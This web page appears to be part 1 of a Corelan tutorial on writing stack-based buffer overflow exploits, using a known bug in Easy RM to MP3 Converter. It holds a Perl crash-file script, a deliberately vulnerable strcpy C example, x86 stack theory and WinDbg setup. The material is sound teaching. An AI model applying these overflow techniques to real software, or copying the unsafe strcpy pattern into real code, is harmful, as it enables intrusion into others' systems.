Corelan Team

:: Knowledge is not an object, it's a flow ::

- Home
-
- Login/Register/Logout
-
- Articles
-
- Free Tools
  - AD & CS
    - AD Disable Users
    - Certificate List Utility
    - PVE Find AD User
  - Exchange Transport Agents
    - Attachment filter
    - Attachment rename
  - Networking
    - Cisco switch backup utility
    - Network monitoring with powershell
    - TCP Ping
  - Security Related Tools
-
- Forum
-
- Security
  - Corelan Team Members
    - Corelan Team Membership
  - Corelan Training "Corelan Live...
  - Exploit writing – forum
  - Exploit writing tutorials
  - Metasploit
    - FTP Client fuzzer
    - HTTP Form field fuzzer
    - Simple FTP Fuzzer – Metasploit...
  - Nessus/Openvas ike-scan wrapper
  - Vulnerability Disclosure Policy
  - mona.py PyCommand for Immunity Debugger
    - Download mona.py
    - Mona.py – documentation
  - Corelan ROPdb
  - Mirror for BoB's Immunity Debugger...
-
- Terms of use
-
- Donate
-
- About...
  - About Corelan Team
  - About me
  - Antivirus/antimalware
  - Corelan public keys
  - Sitemap

« Spread the word ! nmap 5 released
Exploit writing tutorial part 2 : Stack Based Overflows – jumping to... »

Exploit writing tutorial part 1 : Stack Based Overflows

Published July 19, 2009 | By Corelan Team (corelanc0d3r)

Last friday (july 17th 2009), somebody (nick)named 'Crazy_Hacker' has reported a vulnerability in Easy RM to MP3 Conversion Utility (on XP SP2 En), via packetstormsecurity.org. (see http://packetstormsecurity.org/0907-exploits/). The vulnerability report included a proof of concept exploit (which, by the way, failed to work on my MS Virtual PC based XP SP3 En). Another exploit was released just a little bit later.

Nice work. You can copy the PoC exploit code, run it, see that it doesn't work (or if you are lucky, conclude that it works), or… you can try to understand the process of building the exploit so you can correct broken exploits, or just build your own exploits from scratch.

(By the way : unless you can disassemble, read and comprehend shellcode real fast, I would never advise you to just take an exploit (especially if it's a precompiled executable) and run it. What if it's just built to open a backdoor on your own computer ?

The question is : How do exploit writers build their exploits ? What does the process of going from detecting a possible issue to building an actual working exploit look like ? How can you use vulnerability information to build your own exploit ?

Ever since I've started this blog, writing a basic tutorial about writing buffer overflows has been on my "to do" list… but I never really took the time to do so (or simply forgot about it).

When I saw the vulnerability report today, and had a look at the exploit, I figured this vulnerability report could acts as a perfect example to explain the basics about writing exploits… It's clean, simple and allows me to demonstrate some of the techniques that are used to write working and stable stack based buffer overflows.

So perhaps this is a good time… Despite the fact that the forementioned vulnerability report already includes an exploit (working or not), I'll still use the vulnerability in "Easy RM to MP3 conversion utility" as an example and we'll go through the steps of building a working exploit, without copying anything from the original exploit. We'll just build it from scratch (and make it work on XP SP3 this time :))

Before we continue, let me get one thing straight. This document is purely intended for educational purposes. I do not want anyone to use this information (or any information on this blog) to actually hack into computers or do other illegal things. So I cannot be held responsible for the acts of other people who took parts of this document and used it for illegal purposes. If you don't agree, then you are not allowed to continue to access this website… so leave this website immediately.

Anyways, that having said, the kind of information that you get from vulnerability reports usually contains information on the basics of the vulnerability. In this case, the vulnerability report states "Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file". In other words, you can create a malicious .m3u file, feed it into the utility and trigger the exploit. These reports may not be very specific every time, but in most cases you can get an idea of how you can simulate a crash or make the application behave weird. If not, then the security researcher probably wanted to disclose his/her findings first to the vendor, give them the opportunity to fix things… or just wants to keep the intel for him/herself…

> **Before starting with the first part of (hopefully) a series of tutorials about exploit writing, allow me to mention that I have set up a discussion forum (logged in members only) where you can discuss exploit writing issues/post**


questions/tips&tricks… etc . You can access the forum at /index.php/forum/writing-exploits/

Verify the bug

First of all, let's verify that the application does indeed crash when opening a malformatted m3u file. (or find yourself an application that crashes when you feed specifically crafted data to it).

Get yourself a copy of the vulnerable version of Easy RM to MP3 and install it on a computer running Windows XP. The vulnerability report states that the exploit works on XP SP2 (English), but I'll use XP SP3 (English).

Local copy of the vulnerable application can be downloaded here :



Text Document
1 KB

RM2MP3Converter.exe
Easy RM to MP3 Converter
Mini-stream

wmatimer.dll
1.0.1.8
wmatime

File version: 2.7.3.700
Description: Easy RM to MP3 Converter
Copyright: Copyright (C) 2004

Quick sidenote : you can find older versions of applications at oldapps.com and oldversion.com, or by looking at exploits on exploit-db.com (which often have a local copy of the vulnerable application as wlel)

We'll use the following simple perl script to create a .m3u file that may help us to discover more information about the vulnerability :

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3…. The application throws an error, but it looks like the error is handled correctly and the application does not crash. Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is handled correctly, so we still could not overwrite anything usefull). Now change the script to write 30000 A's, create the m3u file and open it in the utility.

Boom – application dies.

Ok, so the application crashes if we feed it a file that contains between 20000 and 30000 A's. But what can we do with this ?

Verify the bug – and see if it could be interesting

Obviously, not every application crash can lead to an exploitation. In many cases, an application crash will not lead to exploitation… But sometimes it does. With "exploitation", I mean that you want the application to do something it was not intended to do… such as running your own code. The easiest way to make an application do something different is by controlling its application flow (and redirect it to somewhere else). This can be done by controlling the Instruction Pointer (or Program Counter), which is a CPU register that contains a pointer to where the next instruction that needs to be executed is located.

Suppose an application calls a function with a parameter. Before going to the function, it saves the current location in the instruction pointer (so it knows where to return when the function completes). If you can modify the value in this pointer, and point it to a location in memory that contains your own piece of code, then you can change the application flow and make it execute something different (other than returning back to the original place). The code that you want to be executed after controlling the flow is often referred to as “shellcode”. So if we make the application run our shellcode, we can call it a working exploit. In most cases, this pointer is referenced by the term EIP. This register size is 4 bytes. So if you can modify those 4 bytes, you own the application (and the computer the application runs on)

Before we proceed – some theory

Just a few terms that you will need :

Every Windows application uses parts of memory. The process memory contains 3 major components :

- code segment (instructions that the processor executes. The EIP keeps track of the next instruction)
- data segment (variables, dynamic buffers)
- stack segment (used to pass data/arguments to functions, and is used as space for variables. The stack starts (= the bottom of the stack) from the very end of the virtual memory of a page and grows down (to a lower address). a PUSH adds something to the top of the stack, POP will remove one item (4 bytes) from the stack and puts it in a register.

If you want to access the stack memory directly, you can use ESP (Stack Pointer), which points at the top (so the lowest memory address) of the stack.

- After a push, ESP will point to a lower memory address (address is decremented with the size of the data that is pushed onto the stack, which is 4 bytes in case of addresses/pointers). Decrements usually happen before the item is placed on the stack (depending on the implementation… if ESP already points at the next free location in the stack, the decrement happens after placing data on the stack)
- After a POP, ESP points to a higher address (address is incremented (by 4 bytes in case of addresses/pointers)). Increments happen after an item is removed from the stack.

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU’s general purpose registers (Intel, x86) are :

- EAX : accumulator : used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register
- EBX : base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX : counter : used for iterations. ECX counts downward.
- EDX : data : this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP : stack pointer
- EBP : base pointer
- ESI : source index : holds location of input data
- EDI : destination index : points to location of where result of data operation is stored
- EIP : instruction pointer

Process Memory

When an application is stared in a Win32 environment, a process is created and virtual memory is assigned to. In a 32 bit process, the address ranges from 0x00000000 to 0xFFFFFFFF, where 0x00000000 to 0x7FFFFFFF is assigned to "user-land", and 0x80000000 to 0xFFFFFFFF is assigned to "kernel land". Windows uses the flat memory model, which means that the CPU can directly/sequentially/linearly address all of the available memory locations, without having to use a segmentation/paging scheme.

Kernel land memory is only accessible by the OS.

When a process is created, a PEB (Process Execution Block) and TEB (Thread Environment Block) are created.

The PEB contains all user land parameters that are associated with the current process :


- location of the main executable
- pointer to loader data (can be used to list all dll's / modules that are/can be loaded into the process)
- pointer to information about the heap

The TEB describes the state of a thread, and includes

- location of the PEB in memory
- location of the stack for the thread it belongs to
- pointer to the first entry in the SEH chain (see tutorial 3 and 3b to learn more about what a SEH chain is)

Each thread inside the process has one TEB.

The Win32 process memory map looks like this :


0x00000000
stack
When something is pushed onto the stack, the stack pointer decrements. Stack size : fixed allocation
Stack upper limit ->
heap
Heap grows down (to higher address)
0x00400000
Program image
PE header
.text (code)
.rdata (imports)
.data (data)
.rsrc (resources)
Memory space, can be allocated as heap, or stack for other threads in the process etc
DLL
DLL
DLL's have a header, .text, .data, .rsrc and .reloc segment
0x7FFDF000
PEB (data block of main thread)
0x7FFE0000
Shared user page
0x7FFE1000
No access
0x7FFFFFFF
Dump - 7FFDF000..7FFDFFFF
(Pointer to SEH chain)
(Top of thread's stack)
(Bottom of thread's stack)
(Thread ID)
(Pointer to Thread Local Storage)
(Last error = ERROR_FILE_NOT_FOUND)

The text segment of a program image / dll is readonly, as it only contains the application code. This prevents people from modifying the application code. This memory segment has a fixed size.   The data segment is used to store global and static program variables. The data segment is used for initialized global variables, strings, and other constants.

The data segment is writable and has a fixed size. The heap segment is used for the rest of the program variables. It can grow larger or smaller as desired. All of the memory in the heap is managed by allocator (and deallocator) algorithms. A memory region is reserved by these algo's. The heap will grow towards a higher addresses.

In a dll, the code, imports (list of functions used by the dll, from another dll or application), and exports (functions it makes available to other dll's applications) are part of the .text segment.

The Stack

The stack is a piece of the process memory, a data structure that works LIFO (Last in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well.   The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

When a stack is created, the stack pointer points to the top of the stack (= the highest address on the stack). As information is pushed onto the stack, this stack pointer decrements (goes to a lower address). So in essence, the stack grows to a lower address.

The stack contains local variables, function calls and other info that does not need to be stored for a larger amount of time.   As more data is added to the stack (pushed onto the stack), the stack pointer is decremented and points at a lower address value.

Every time a function is called, the function parameters are pushed onto the stack, as well as the saved values of registers (EBP, EIP). When a function returns, the saved value of EIP is retrieved from the stack and placed back in EIP, so the normal application flow can be resumed.

Let’s use a few lines of simple code to demonstrate the behaviour :

```
#include <string.h>

void do_something(char *Buffer)
{
     char MyVar[128];
     strcpy(MyVar,Buffer);
}

int main (int argc, char **argv)
{
     do_something(argv[1]);
}
```


(You can compile this code. Get yourself a copy of Dev-C++ 4.9.9.2, create a new Win32 console project (use C as language, not C++), paste the code and compile it). On my system, I called the project "stacktest".

Run the application : "stacktest.exe AAAA". Nothing should return.


This applications takes an argument (argv[1] and passes the argument to function do_something(). In that function, the argument is copied into a local variable that has a maximum of 128 bytes. So… if the argument is longer than 127 bytes (+ a null byte to terminate the string), the buffer may get overflown.

When function "do_something(param1)" gets called from inside main(), the following things happen :


A new stack frame will be created, on top of the ‘parent’ stack. The stack pointer (ESP) points to the highest address of the newly created stack. This is the "top of the stack".



Before do_something() is called, a pointer to the argument(s) gets pushed to the stack. In our case, this is a pointer to argv[1].



CPU - main thread, module stacktes
MOV DWORD PTR SS:[ESP], EAX = put pointer to argument on stack
CALL stacktes.00401290 = put EIP on stack and jump to the function

Stack after the MOV instruction :




Next, function do_something is called. The CALL instruction will first put the current instruction pointer onto the stack (so it knows where to return to if the function ends) and will then jump to the function code.

Stack after the CALL instruction :




As a result of the push, ESP decrements 4 bytes and now points to a lower address.




(or, as seen in a debugger) :

ESP points at 0022FF5C. At this address, we see the saved EIP (Return to...), followed by a pointer to the parameter (AAAA in this example). This pointer was saved on the stack before the CALL instruction was executed.



```
0022FF5C   004012EA  Ω‡@.  RETURN to stacktes.004012EA from stacktes.00401290
0022FF60   003E3DB2  ▒=>.  ASCII "AAAA"
0022FF64   7C910228  (❷‖¦  ntdll.7C910228
0022FF68   003E2BB8  ╕+>.
0022FF6C   004012D5  ╒‡@.  RETURN to stacktes.004012D5 from stacktes.00401730
0022FF70   0000002B  +...
0022FF74   00000010  ►...
0022FF78  ┌0022FFB0  ▒ ".
```

Next, the function prolog executes. This basically saves the frame pointer (EBP) onto the stack, so it can be restored as well when the function returns. The instruction to save the frame pointer is "push ebp". ESP is decremented again with 4 bytes.




Following the push ebp, the current stack pointer (ESP) is put in EBP. At that point, both ESP and EBP point at the top of the current stack. From that point on, the stack will usually be referenced by ESP (top of the stack at any time) and EBP (the base pointer of the current stack). This way, the application can reference variables by using an offset to EBP.

Most functions start with this sequence : PUSH EBP, followed by MOV EBP,ESP

So, if you would push 4 bytes to the stack, ESP would decrement with 4 bytes and EBP would still stay where it was. You can then reference these 4 bytes using EBP-0x4.

Next, we can see how stack space for the variable MyVar (128bytes) is declared/allocated. In order to hold the data, some space is allocated on the stack to hold data in this variable… ESP is decremented by a number of bytes. This number of bytes wil most likely be more than 128 bytes, because of an allocation routine determined by the compiler. In the case of Dev-C++, this is 0x98 bytes. So you will see a SUB ESP,0x98 instruction. That way, there will be space available for this variable.



The disassembly of the function looks like this :


```
00401290  /$ 55            PUSH EBP
00401291  |. 89E5          MOV EBP,ESP
00401293  |. 81EC 98000000  SUB ESP,98
00401299  |. 8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]             ; |
0040129C  |. 894424 04     MOV DWORD PTR SS:[ESP+4],EAX             ; |
004012A0  |. 8D85 78FFFFFF  LEA EAX,DWORD PTR SS:[EBP-88]            ; |
004012A6  |. 890424        MOV DWORD PTR SS:[ESP],EAX               ; |
004012A9  |. E8 72050000    CALL                 ; \strcpy
004012AE  |. C9            LEAVE
004012AF  \. C3            RETN
```

(don't worry about the code too much. You can clearly see the function prolog (PUSH EBP and MOV EBP,ESP), you can also see where space gets allocated for MyVar (SUB ESP,98), and you can see some MOV and LEA instructions (which basically set up the parameters for the strcpy function… taking the pointer where argv[1] sits and using it to copy data from, into MyVar.


If there would not have been a strcpy() in this function, the function would now end and "unwind" the stack. Basically, it would just move ESP back to the location where saved EIP was, and then issues a RET instruction. A ret, in this case, will pick up the saved EIP pointer from the stack and jump to it. (thus, it will go back to the main function, right after where do_something() was called). The epilog instruction is executed by a LEAVE instruction (which will restore both the framepointer and EIP).

In my example, we have a strcpy() function.

This function will read data, from the address pointed to by [Buffer], and store it in <space for MyVar>, reading all data until it sees a null byte (string terminator). While it copies the data, ESP stays where it is. The strcpy() does not use PUSH instructions to put data on the stack… it basically reads a byte and writes it to the stack, using an index (for example ESP, ESP+1, ESP+2, etc). So after the copy, ESP still points at the begin of the string.



That means… If the data in [Buffer] is somewhat longer than 0x98 bytes, the strcpy() will overwrite saved EBP and eventually saved EIP (and so on). After all, it just continues to read & write until it reaches a null byte in the source location (in case of a string)



ESP still points at the begin of the string. The strcpy() completes as if nothing is wrong. After the strcpy(), the function ends. And this is where things get interesting. The function epilog kicks in. Basically, it will move ESP back to the location where saved EIP was stored, and it will issue a RET. It will take the pointer (AAAA or 0x41414141 in our case, since it got overwritten), and will jump to that address.

So you control EIP.

Long story short, by controlling EIP, you basically change the return address that the function will uses in order to “resume normal flow”.

Of course, if you change this return address by issuing a buffer overflow, it’s not a “normal flow” anymore.

So… Suppose you can overwrite the buffer in MyVar, EBP, EIP and you have A’s (your own code) in the area before and after saved EIP… think about it. After sending the buffer ([MyVar][EBP][EIP][your code]), ESP will/should point at the beginning of [your code]. So if you can make EIP go to your code, you’re in control.


Note : when a buffer on the stack overflows, the term "stack based overflow" or "stack buffer overflow" is used. When you are trying to write past the end of the stack frame, the term "stack overflow" is used. Don't mix those two up, as they are entirely different.

The debugger


In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are Windbg, and Immunity's Debugger

Let's use Windbg. Install Windbg (Full install) and register it as a "post-mortem" debugger using "windbg -I".



```
C:\WINDOWS\system32\cmd.exe
C:\Program Files\Debugging Tools for Windows (x86)>windbg -I
C:\Program Files\Debugging Tools for Windows (x86)>_
```




WinDbg:6.11.0001.404 X86

WinDbg was successfully installed as the default postmortem debugger.

You can also disable the "xxxx has encountered a problem and needs to close" popup by setting the following registry key :

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto : set to 0



```
Name                 Type        Data
(Default)            REG_SZ      (value not set)
Auto                 REG_SZ      1
Debugger             REG_SZ      drwtsn32 -p %ld -e %ld -g
UserDebuggerHo...    REG_DWORD   0x00000000 (0)

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug

Edit String
Value name: Auto
Value data: 0
```

In order to avoid Windbg complaining about Symbol files not found, create a folder on your harddrive (let's say c:\windbgsymbols). Then, in Windbg, go to "File" – "Symbol File Path" and enter the following string :

SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols

